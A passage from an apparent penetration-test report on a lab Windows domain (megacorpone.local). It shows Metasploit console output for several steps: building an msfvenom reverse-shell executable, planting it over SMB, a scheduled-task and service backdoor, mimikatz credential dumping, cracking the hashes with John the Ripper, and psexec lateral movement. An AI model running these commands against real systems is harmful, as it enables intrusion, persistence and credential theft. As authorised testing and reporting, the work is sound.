Total Physical Memory:     913 MB
Available Physical Memory: 288 MB
Virtual Memory: Max Size:  2,641 MB
Virtual Memory: Available: 1,918 MB
Virtual Memory: In Use:    723 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    megacorpone.local
Logon Server:              N/A
Hotfix(s):                 7 Hotfix(s) Installed.
                           [01]: KB5005539
                           [02]: KB4562830
                           [03]: KB4570334
                           [04]: KB4580325
                           [05]: KB4586864
                           [06]: KB5006670
                           [07]: KB5005699
Network Card(s):           1 NIC(s) Installed.
                           [01]: Microsoft Hyper-V Network Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 172.22.117.20
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

[+] Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND net share
COMMAND => net share
msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[+] Running for 172.22.117.20...
[+] 172.22.117.20 - SMBv3.0 dialect used
[+]
Share name   Resource                        Remark

---------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
The command completed successfully.


[+] Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
```

MSFVenom Reverse Shell

Risk Rating: High

Description:
Kill Chain Labs used msfvenom to initiate a listener port for the creation of a reverse shell. The establishment of a reverse shell will allow an attacker to open ports and maintain command and control of the target. We used exploit/multi/handler to start the reverse TCP handler and auxiliary/scanner/smb/impacket/wmiexec to interact with tstark on 172.22.117.20 via port 4444.

Affected Hosts: 172.22.117.20

Remediation:

- Stay up to date with known vulnerabilities and software patches as soon as they become available.
- Implement network segmentation to restrict access to critical systems and, thus, reduce the risk of a reverse shell attack.
- Use firewalls and Intrusion Detection and Prevention Systems (IDS/IPS) to help detect and block malicious traffic like reverse shell connections.

```
┌──(root💀 kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe >shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
┌──(root💀 kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> LS
  $Recycle.Bin                      DHS        0  Sat Jan 15 10:38:46 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                          AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                           AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                 AHS     8192  Sat Jan 15 11:48:24 2022
  pagefile.sys                      AHS 1811939328  Sat Jan 15 11:48:24 2022
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Sat Jan 15 11:37:08 2022
  Recovery                         DHSn        0  Mon May 10 08:16:51 2021
  swapfile.sys                      AHS 268435456  Sat Jan 15 11:48:24 2022
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Sat Jan 15 10:38:18 2022
  Windows                             D        0  Sat Jan 15 11:26:17 2022

                33133914 blocks of size 4096. 27097119 blocks available
smb: \>
```

```
smb: \> put shell.exe
putting file shell.exe as \shell.exe (6552.0 kb/s) (average 6552.0 kb/s)
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                          AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                           AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                 AHS     8192  Tue Feb 14 15:14:07 2023
  pagefile.sys                      AHS 1811939328  Tue Feb 14 15:14:07 2023
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                         DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                           A    73802  Tue Feb 14 15:42:13 2023
  swapfile.sys                      AHS 268435456  Tue Feb 14 15:14:07 2023
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Mon Jan 17 17:24:45 2022
  Windows                             D        0  Mon Feb 13 12:03:45 2023

                33133914 blocks of size 4096. 27059021 blocks available
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > use scanner/smb/impacket/wmiexec
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND                     yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                         i/Using-Metasploit
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     yes       The password for the specified username
   SMBUser                     yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND C:\shell.exe
COMMAND => C:shell.exe
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    C:shell.exe      yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                         i/Using-Metasploit
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     yes       The password for the specified username
   SMBUser                     yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    C:shell.exe      yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                         i/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:55386 ) at 2023-02-14 15:49:13 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  MEGACORPONE\tstark @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:55386 (1
                                                                     72.22.117.20)
```

Windows Privilege Escalation and Persistence

Risk Rating: **Critical**

Description:
Persistence was established on the system as a shell. Kill Chain Labs was able to use the scheduled tasks function to re-establish a backdoor connection at 00:00 in the event that the shell is killed. This technique can be made more stealthy by migrating the process process, assigning a task name that sounds legitimate, and by scheduling the task to only run during certain events such as logon.

Affected Hosts: 172.22.117.20

Remediation:

- Stay up to date with known vulnerabilities and software patches as soon as they become available.
- Implement network segmentation to restrict access to critical systems and, thus, reduce the risk of a reverse shell attack.
- Use firewalls and Intrusion Detection and Prevention Systems (IDS/IPS) to help detect and block malicious traffic like reverse shell connections.

```
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default
                                                  .
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION             1                yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


exploit target:

   Id  Name
   --  ----
   0   Windows

msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARK-1.MEG\AppData\Local\Temp\vaBzGKD.exe
[*] Creating service ogIsACh
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20230214.3225/WINDOWS10_20230214.3225.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 -> 172.22.117.20:55451 ) at 2023-02-14 16:32:26 -0500
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
msf6 exploit(windows/local/persistence_service) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  MEGACORPONE\tstark @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:55386 (
                                                                     172.22.117.20)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10 172.22.117.100:4444 → 172.22.117.20:55451 (
                                                                     172.22.117.20)

msf6 exploit(windows/local/persistence_service) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getpid
Current pid: 644

msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[*] Sending stage (175174 bytes) to 172.22.117.20
[+] Meterpreter service exe written to C:\Users\TSTARK-1.MEG\AppData\Local\Temp\SOrc.exe
[*] Creating service waPTS
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20230214.2403/WINDOWS10_20230214.2403.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.20:55544 ) at 2023-02-14 17:24:04 -0500

meterpreter > [*] Meterpreter session 4 opened (172.22.117.100:4444 → 172.22.117.20:55548 ) at 2023-02-14 17:24:05 -
0500
getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 4232
meterpreter > sessions -i
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > shell
Process 4972 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.
```

```
C:\Windows\system32>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".
```

Credential Dumping and Lateral Movement


Risk Rating: **Critical**

Description:
Kill Chain Labs was able to successfully obtain system credentials using lsa_dump_sam, creds_all, and Mimikatz Kiwi kiwi_cmd lsadump::cache. Password hashes found using kiwi_cmd lsadump::cache were then cracked using John the Ripper, and bbanner (username) Winter2021 (password) was discovered. From these successful exploits, lateral movement was accomplished allowing the attacker to traverse from 172.22.117.20 to the Domain Controller (172.22.117.10).

Affected Hosts: 172.22.117.20, 172.22.117.10

Remediation:

- Stay up to date with known vulnerabilities and software patches as soon as they become available.
- Implement network segmentation to restrict access to critical systems and, thus, reduce the risk of a reverse shell attack.
- Use firewalls and Intrusion Detection and Prevention Systems (IDS/IPS) to help detect and block malicious traffic like reverse shell connections.



```
msf6 exploit([redacted]) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-fram
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             megacorpone      no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or
   SMBUser               tstark           no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.20.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(windows/smb/psexec) > exploit

[-] Handler failed to bind to 172.20.117.100:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[*] Sending stage (175174 bytes) to 172.22.117.20
[-] Failed to load client portion of stdapi.
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[-] Failed to load client portion of priv.
[*] Meterpreter session 2 opened (172.22.117.100:4444 -> 172.22.117.20:51122 ) at 2023-02-15 14:02:44 -0500

[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:51123 ) at 2023-02-15 14:02:44 -0500
meterpreter > getuid
[-] The "getuid" command requires the "stdapi" extension to be loaded (run: `load stdapi`)
meterpreter > getuid
[-] The "getuid" command requires the "stdapi" extension to be loaded (run: `load stdapi`)
meterpreter > load stdapi
Loading extension stdapi...Success.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c
Local SID : S-1-5-21-2395882817-3035617120-3953015024

SAMKey : 7b38b15525bc8af8542c06a2785e2780

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 63d33b919a6700bd0e59687549bbf398
    lm  - 0: b02e83190733d488c57a5b2d89356bfa
    ntlm- 0: 63d33b919a6700bd0e59687549bbf398

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a80d398ae46a77a68171eee8bc0ba651

* Primary:Kerberos-Newer-Keys *
    Default Salt : WINDOWS10.MEGACORPONE.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8e8e2835dea83a222f83f5221f1b2a0db5abf43a120af8f3f46e8424a32940c0
      aes128_hmac       (4096) : 37d4645b5aa035ac17c9f85d52973e8e
      des_cbc_md5       (4096) : b5e91c754f896ba4

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WINDOWS10.MEGACORPONE.LOCALAdministrator
    Credentials
      des_cbc_md5       : b5e91c754f896ba4


RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6d4dc02f29be4aaea5c80a54474c1209

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : daac3ff151fe73d58728e574b50ea4e5
```

```
* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 3d9c485b554b6803d09b913cb5630b2f7a8cab2bcda47e1b3cbfac443004a85a
      aes128_hmac       (4096) : 55e5bcdd8d89d7963785f98b2e088a2a
      des_cbc_md5       (4096) : 5b79465d3edcce3e

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 5b79465d3edcce3e
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username    Domain      NTLM                              SHA1                                      DPAPI
--------    ------      ----                              ----                                      -----
WINDOWS10$  MEGACORPONE bf8eba1791a81c7c60ed9847f15ee0847 b5414bdd4586bce9de199dcba64fc1cfc7bf6f58
pparker     MEGACORPONE 57912afe60e927ac35672bf526baed61 d77d83179d12d84f93b2e190895cede6a3673138b  c001ce765b087589

wdigest credentials
===================

Username    Domain      Password
--------    ------      --------
(null)      (null)      (null)
WINDOWS10$  MEGACORPONE (null)
pparker     MEGACORPONE (null)

kerberos credentials
====================

Username    Domain             Password
--------    ------             --------
(null)      (null)             (null)
WINDOWS10$  megacorpone.local  3c 32 64 19 98 e9 6c 75 a7 81 b9 e1 51 45 f1 f3 d7 97 19 e8 95 79 cb 7c 7c 35 3d 36 b2
                               60 5b 2e a1 9b 53 a8 9b c8 18 a8 2f 5b 25 74 73 78 83 88 3e e7 e5 cf 36 8a 8e b4 cf 60
                               72 af 0d db 4a 14 a6 e5 5d dc 18 52 f4 45 7b 48 39 c9 2e e9 54 6e 25 ef 6f b3 a8 11 3f
                               eb af f8 d1 8a 92 ec e9 a7 6d 86 dc db 58 04 84 87 b4 97 39 88 bd 36 e1 e5 af e5 cd 29
pparker     MEGACORPONE.LOCAL  Spring2021
windows10$  MEGACORPONE.LOCAL  (null)


meterpreter > kiwi_cmd lsadump::sam
Domain : WINDOWS10
SysKey : 1197da08e6ae7a1a8ea39e9297920d6c
Local SID : S-1-5-21-2395082817-3835617120-3955815824

SAMKey : 7b58b15525bc8af854fc06a2785e2708

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 63d33b919a67006d0e5968754960bf398
    lm  - 0: b02e83198733d4d8c57a5b2d09356bfa
    ntlm- 0: 63d33b919a67006d0e5968754960bf398

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a008298ae46a77a68171eee8bc0ba651
```

```
* Primary:Kerberos-Newer-Keys *
    Default Salt : WINDOWS10.MEGACORPONE.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8e8e2835dea83a222f83f5221f1b2a0db5abf43a120af8f3f46e8424a32940c6
      aes128_hmac       (4096) : 37d4645b5aa035ac17c9f85d52973e8e
      des_cbc_md5       (4096) : b5e91c754f896ba4

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WINDOWS10.MEGACORPONE.LOCALAdministrator
    Credentials
      des_cbc_md5       : b5e91c754f896ba4


RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6d4dc02f29be4aaea5c88a5447ac1209

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : daac3ff151fe73d58728e574b58ea4e5

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 3d9c485b554b6803d09b913cb5630b2f7a8cab2bcda47e1b3cbfac443004a85a
      aes128_hmac       (4096) : 55e5bcdd8d89d7963785f98b2e088a2a
      des_cbc_md5       (4096) : 5b79465d3edcce3e

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 5b79465d3edcce3e
```

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da80e9ae7a1a04a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617178-3953815024 )
Domain name : MEGACORPONE ( S-1-5-21-1129780524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 2/15/2023 2:09:57 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 9:47:22 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 2/12/2023 7:51:47 PM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01
```

Inputting hashes into nano hashes.txt:

```
  GNU nano 5.4                                          hashes.txt *
pparker:af8bca7828a82d401c4c143fc51dfa72
bbanner:9266b8f89ae43e72f582cd1f9f298ded
tstark:d84f760da198259002fe86c4e6546f01
```

Using john to crack passwords:

```
┌──(root💀kali)-[~]
└─# nano hashes.txt

┌──(root💀kali)-[~]
└─# john --format=mscash2 hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 32 needed for performance.
Warning: Only 12 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password1        (tstark)
3g 0:00:00:16 DONE 2/3 (2023-02-15 15:01) 0.1783g/s 5458p/s 5474c/s 5474C/s Barn2..Rocket!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Lateral movement:

```
msf6 auxiliary([redacted]) > use exploit/windows/smb/psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit([redacted]) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-fr
                                                    amework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             megacorpone      no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... )
                                                    or a normal read/write folder share
   SMBUser               tstark           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.20.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit([redacted]) > exploit

[-] Handler failed to bind to 172.20.117.100:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[+] Meterpreter session 4 opened (172.22.117.100:4444 -> 172.22.117.20:52384 ) at 2023-02-15 15:37:42 -0500
[+] Meterpreter session 5 opened (172.22.117.100:4444 -> 172.22.117.20:52391 ) at 2023-02-15 15:37:42 -0500
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > background
[*] Backgrounding session 5 ...
msf6 exploit([redacted]) > sessions

Active Sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:52384  (
                                                                      172.22.117.20)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:52391  (
                                                                      172.22.117.20)
```

```
msf6 exploit([redacted]) > sessions -i 5
[*] Starting interaction with 5 ...

meterpreter > background
[*] Backgrounding session 5 ...
msf6 exploit([redacted]) > use exploit/windows/local/wmi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit([redacted]) > options

Module options (exploit/windows/local/wmi):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       Target address range or CIDR identifier
   ReverseListenerComm                    no        The specific communication channel to use for this listener
   SESSION                                yes       The session to run this module on
   SMBDomain                              no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as
